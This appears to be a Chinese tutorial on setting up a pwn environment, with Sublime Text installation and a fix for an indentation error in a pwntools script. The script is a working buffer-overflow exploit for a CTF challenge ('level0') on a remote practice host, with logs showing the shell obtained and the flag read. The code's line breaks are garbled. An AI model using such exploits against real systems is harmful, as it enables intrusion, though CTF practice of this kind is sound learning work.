从零开始配置pwn环境:sublime配置并解决pwn脚本报错问题

1.sublime安装
Download - Sublime Text


──(holyeyes㉿kali2023)-[~]
└─$  sudo dpkg -i sublime-text_build-4169_amd64.deb
[sudo] password for holyeyes:
Selecting previously unselected package sublime-text.
(Reading database ... 409163 files and directories currently installed.)
Preparing to unpack sublime-text_build-4169_amd64.deb ...
Unpacking sublime-text (4169) ...
Setting up sublime-text (4169) ...
Processing triggers for kali-menu (2023.4.3) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for mailcap (3.70+nmu1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...┌──(holyeyes㉿kali2023)-[~]
└─$ subl
2.解决pwn报错问题
2.1pwn脚本:0model.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-from pickle import TRUE
from pwn import *
import syscontext.terminal=["tmux","sp","-h"]
context.log_level='debug'DEBUG = 1LOCAL = True
BIN   ='./level0'
HOST  ='pwn2.jarvisoj.com'
PORT  =9881def get_base_address(proc):return int(open("/proc/{}/maps".format(proc.pid), 'rb').readlines()[0].split('-')[0], 16)def debug(bps,_s):script = "handle SIGALRM ignore\n"PIE = get_base_address(p)script += "set $_base = 0x{:x}\n".format(PIE)for bp in bps:script += "b *0x%x\n"%(PIE+bp)script += _sgdb.attach(p,gdbscript=script)# pwn,caidan,leak,libc
# recv recvuntil send sendline sendlineafter sendafterdef exploit(p):p.recv()pl = 136*'a'+p64(0x0000000000400596)p.sendline(pl)p.interactive()returnif __name__ == "__main__":elf = ELF(BIN)if len(sys.argv) > 1:LOCAL = Falsep = remote(HOST, PORT)exploit(p)else:LOCAL = Truep = process(BIN)log.info('PID: '+ str(proc.pidof(p)[0]))# pauseif DEBUG:debug([],"")exploit(p)
2.2脚本出错信息
root@pwn_test1604:/ctf/work/1# python 0model.py File "0model.py", line 41p.interactive()^
2.3解决方法
用vscode鼠标右键调出命令平台

输入convert indentation to Tabs,保存文件
 完美解决,具体如下:
root@pwn_test1604:/ctf/work/1# python 0model.py 1
[DEBUG] PLT 0x40044c write
[DEBUG] PLT 0x400460 system
[DEBUG] PLT 0x400470 read
[DEBUG] PLT 0x400480 __libc_start_main
[DEBUG] PLT 0x400490 __gmon_start__
[*] '/ctf/work/1/level0'Arch:     amd64-64-littleRELRO:    No RELROStack:    No canary foundNX:       NX enabledPIE:      No PIE (0x400000)
[+] Opening connection to pwn2.jarvisoj.com on port 9881: Done
[DEBUG] Received 0xd bytes:'Hello, World\n'
[DEBUG] Sent 0x91 bytes:00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa│*00000080  61 61 61 61  61 61 61 61  96 05 40 00  00 00 00 00  │aaaa│aaaa│··@·│····│00000090  0a                                                  │·│00000091
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:'ls\n'
[DEBUG] Received 0x10 bytes:'flag\n''level0_x64\n'
flag
level0_x64
$ cat flag
[DEBUG] Sent 0x9 bytes:'cat flag\n'
[DEBUG] Received 0x26 bytes:'CTF{713ca3944e92180e0ef03171981dcd41}\n'
CTF{713ca3944e92180e0ef03171981dcd41}